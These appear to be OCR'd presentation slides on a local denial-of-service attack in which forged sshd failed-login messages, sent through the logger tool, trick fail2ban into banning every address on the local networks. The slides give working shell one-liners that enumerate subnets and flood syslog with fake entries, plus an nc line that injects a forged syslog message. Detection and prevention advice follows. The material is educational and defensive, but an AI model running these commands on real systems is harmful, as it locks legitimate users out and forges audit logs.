Fail2ban confused deputy DOS attack


- Local user initiated

Fail2ban

- monitors logfiles to identify access attempted that do not appear to be legitimate
- uses iptables to block ip addresses from which authentication repeatedly fails in a short time


logger cli tool

- simple tool used to send messages to syslog
- used for testing and diagnostics
- used by some applications to perform logging using scripts




The evil that lurks within

- automated actions by fail2ban guarantee quick action in response to failed login messages
- logger permissions allow any local user to send messages with any composition to syslog
- Mu-wha-ha-ha-ha!



Attack Detail



- One command to find them

ips=$(ifconfig |sed -n '/inet addr:/s/.*inet addr:\([0-9][0-9]*[.][0-9][0-9]*[.][0-9][0-9]*\).*/\1/p'|grep -v '^127.0.0$')

- One command to bring them all


all_lans=$(for ip in $ips; do for ((j=1; j < 255; j++)); do echo $ip.$j; done ; done)

- and in the darkness, ban them

for ip in $all_lans; do for ((i=0;i<6;i++)); do logger -t sshd -i -p auth.warn "Failed password for root from $ip port $(($RANDOM%50000 + 10000)) ssh2"; done; done

- Substitute as appropriate to ban other network connections using fail2ban as an authorized deputy

Attack Tracks



- Only evidence left behind is entries in the logfiles showing failed logins and fail2ban actions, this simple attack leaves incomplete failed login messages compared to normal login failures, a clue that they weren't recorded by the sshd daemon itself
- Subsequent UFW log messages showing legitimate users being blocked may be present if UFW logging is configured, this is of course a red herring to tracking the problem down - attack was successful!
- No records of network traffic because there wasn't any
- Users logged in at the time of the failed login messages are suspects for the crime
- Only system auditing would leave tracks useful to identify the account used to perform the attack

Dealing with the attack

- Only a live response process would let you know it is happening, such as texting you when an IP is blocked
- Users who cannot log in and contact support are the usual indicator that the attack has occurred
- Stopping the attack can only be done once the source is identified, so network connections have to be checked to verify if the attacks really are coming into sshd over the network, or whether the log entries are bogus

Preventing the Attack

- Only solution is to use group permissions to restrict access to the logger tool so that only authorized actors can use it, can temporarily mitigate problem while investigating by increasing failed login threshold for fail2ban action
- Locking down /dev/log doesn't help:

echo '<37> myhost sshd[31483]: Failed password for invalid user test5 from 190.205.54.150 port 12808 ssh2'\|nc -v -u -w 0 localhost 514